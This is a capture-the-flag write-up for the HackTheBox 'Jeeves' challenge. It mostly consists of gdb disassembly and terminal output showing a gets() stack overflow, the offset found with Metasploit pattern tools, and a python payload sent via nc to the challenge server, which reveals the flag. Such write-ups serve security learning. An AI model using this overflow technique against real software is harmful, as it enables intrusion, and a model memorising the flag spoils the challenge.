

Jeeves

1) Checked the binary




```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/Jeeves]
└─$ ./jeeves
Hello, good sir!
May I have your name? test
Hello test, hope you have a good day!
```

2) it uses gets function, we can try to overflow the buffer




```
gef➤  disassemble main
Dump of assembler code for function main:
   0x00000000000011e9 <+0>:     endbr64
   0x00000000000011ed <+4>:     push   rbp
   0x00000000000011ee <+5>:     mov    rbp,rsp
   0x00000000000011f1 <+8>:     sub    rsp,0x40
   0x00000000000011f5 <+12>:    mov    DWORD PTR [rbp-0x4],0xdeadc0d3
   0x00000000000011fc <+19>:    lea    rdi,[rip+0xe05]        # 0x2008
   0x0000000000001203 <+26>:    mov    eax,0x0
   0x0000000000001208 <+31>:    call   0x10a0 <printf@plt>
   0x000000000000120d <+36>:    lea    rax,[rbp-0x40]
   0x0000000000001211 <+40>:    mov    rdi,rax
   0x0000000000001214 <+43>:    mov    eax,0x0
   0x0000000000001219 <+48>:    call   0x10d0 <gets@plt>
   0x000000000000121e <+53>:    lea    rax,[rbp-0x40]
   0x0000000000001222 <+57>:    mov    rsi,rax
   0x0000000000001225 <+60>:    lea    rdi,[rip+0xe04]        # 0x2030
   0x000000000000122c <+67>:    mov    eax,0x0
   0x0000000000001231 <+72>:    call   0x10a0 <printf@plt>
   0x0000000000001236 <+77>:    cmp    DWORD PTR [rbp-0x4],0x1337bab3
   0x000000000000123d <+84>:    jne    0x12a8 <main+191>
   0x000000000000123f <+86>:    mov    edi,0x100
   0x0000000000001244 <+91>:    call   0x10e0 <malloc@plt>
   0x0000000000001249 <+96>:    mov    QWORD PTR [rbp-0x10],rax
   0x000000000000124d <+100>:   mov    esi,0x0
   0x0000000000001252 <+105>:   lea    rdi,[rip+0xdfc]        # 0x2055
   0x0000000000001259 <+112>:   mov    eax,0x0
   0x000000000000125e <+117>:   call   0x10f0 <open@plt>
```

3) we can write on stack to pass the cmp statement




```
gef➤  disassemble main
Dump of assembler code for function main:
   0x00000000000011e9 <+0>:     endbr64
   0x00000000000011ed <+4>:     push   rbp
   0x00000000000011ee <+5>:     mov    rbp,rsp
   0x00000000000011f1 <+8>:     sub    rsp,0x40
   0x00000000000011f5 <+12>:    mov    DWORD PTR [rbp-0x4],0xdeadc0d3
   0x00000000000011fc <+19>:    lea    rdi,[rip+0xe05]        # 0x2008
   0x0000000000001203 <+26>:    mov    eax,0x0
   0x0000000000001208 <+31>:    call   0x10a0 <printf@plt>
   0x000000000000120d <+36>:    lea    rax,[rbp-0x40]
   0x0000000000001211 <+40>:    mov    rdi,rax
   0x0000000000001214 <+43>:    mov    eax,0x0
   0x0000000000001219 <+48>:    call   0x10d0 <gets@plt>
   0x000000000000121e <+53>:    lea    rax,[rbp-0x40]
   0x0000000000001222 <+57>:    mov    rsi,rax
   0x0000000000001225 <+60>:    lea    rdi,[rip+0xe04]        # 0x2030
   0x000000000000122c <+67>:    mov    eax,0x0
   0x0000000000001231 <+72>:    call   0x10a0 <printf@plt>
   0x0000000000001236 <+77>:    cmp    DWORD PTR [rbp-0x4],0x1337bab3
   0x000000000000123d <+84>:    jne    0x12a8 <main+191>
   0x000000000000123f <+86>:    mov    edi,0x100
   0x0000000000001244 <+91>:    call   0x10e0 <malloc@plt>
   0x0000000000001249 <+96>:    mov    QWORD PTR [rbp-0x10],rax
   0x000000000000124d <+100>:   mov    esi,0x0
   0x0000000000001252 <+105>:   lea    rdi,[rip+0xdfc]        # 0x2055
   0x0000000000001259 <+112>:   mov    eax,0x0
   0x000000000000125e <+117>:   call   0x10f0 <open@plt>
   0x0000000000001263 <+122>:   mov    DWORD PTR [rbp-0x14],eax
   0x0000000000001266 <+125>:   mov    rcx,QWORD PTR [rbp-0x10]
   0x000000000000126a <+129>:   mov    eax,DWORD PTR [rbp-0x14]
   0x000000000000126d <+132>:   mov    edx,0x100
   0x0000000000001272 <+137>:   mov    rsi,rcx
   0x0000000000001275 <+140>:   mov    edi,eax
   0x0000000000001277 <+142>:   mov    eax,0x0
   0x000000000000127c <+147>:   call   0x10c0 <read@plt>
   0x0000000000001281 <+152>:   mov    rax,QWORD PTR [rbp-0x10]
   0x0000000000001285 <+156>:   mov    rsi,rax
```


4) found offset




```
gef➤  set disassembly-flavor intel
gef➤  b *main+77
Breakpoint 1 at 0x1236
gef➤  run
```



```
gef➤  run
Starting program: /home/vigneswar/Reverse/Jeeves/jeeves
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello, good sir!
May I have your name? Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
Hello Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A, hope you have a good day!
```




```
   0x555555555225 <main+60>        lea    rdi, [rip+0xe04]        # 0x555555556030
   0x55555555522c <main+67>        mov    eax, 0x0
   0x555555555231 <main+72>        call   0x5555555550a0 <printf@plt>
 → 0x555555555236 <main+77>        cmp    DWORD PTR [rbp-0x4], 0x1337bab3
   0x55555555523d <main+84>        jne    0x5555555552a8 <main+191>
   0x55555555523f <main+86>        mov    edi, 0x100
   0x555555555244 <main+91>        call   0x5555555550e0 <malloc@plt>
   0x555555555249 <main+96>        mov    QWORD PTR [rbp-0x10], rax
   0x55555555524d <main+100>       mov    esi, 0x0
[#0] Id 1, Name: "jeeves", stopped 0x555555555236 in main (), reason: BREAKPOINT
[#0] 0x555555555236 → main()
gef➤  x/w $rbp-0x4
0x7fffffffdd0c: 0x41306341
```




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x41306341
[*] Exact match at offset 60
```


5) made the payload and tested it



```
gef➤  r < <(python2.7 -c "print('\x55'*60 + '\xb3' + '\xba' + '\x37' + '\x13')")
```




```
 → 0x555555555236 <main+77>        cmp    DWORD PTR [rbp-0x4], 0x1337bab3
   0x55555555523d <main+84>        jne    0x5555555552a8 <main+191>
   0x55555555523f <main+86>        mov    edi, 0x100
   0x555555555244 <main+91>        call   0x5555555550e0 <malloc@plt>
   0x555555555249 <main+96>        mov    QWORD PTR [rbp-0x10], rax
   0x55555555524d <main+100>       mov    esi, 0x0
[#0] Id 1, Name: "jeeves", stopped 0x555555555236 in main (), reason: BREAKPOINT
[#0] 0x555555555236 → main()
gef➤  x/w $rbp-0x4
0x7fffffffdd0c: 0x1337bab3
```




```
gef➤  c
Continuing.
Pleased to make your acquaintance. Here's a small gift:
[Inferior 1 (process 5154) exited normally]
```

6) tested it



```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/Jeeves]
└─$ ./jeeves <<< $(python2.7 -c "print('\x55'*60 + '\xb3' + '\xba' + '\x37' + '\x13')")
Hello, good sir!
May I have your name? Hello UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU��7, hope you have a good day!
Pleased to make your acquaintance. Here's a small gift:
```

7) got the flag



```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/Jeeves]
└─$ nc 159.65.24.125 31889 <<< $(python2.7 -c "print('\x55'*60 + '\xb3' + '\xba' + '\x37' + '\x13')")
Hello, good sir!
May I have your name? Hello UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU��7, hope you have a good day!
Pleased to make your acquaintance. Here's a small gift: HTB{w3lc0me_t0_lAnd_0f_pwn_&_pa1n!}
```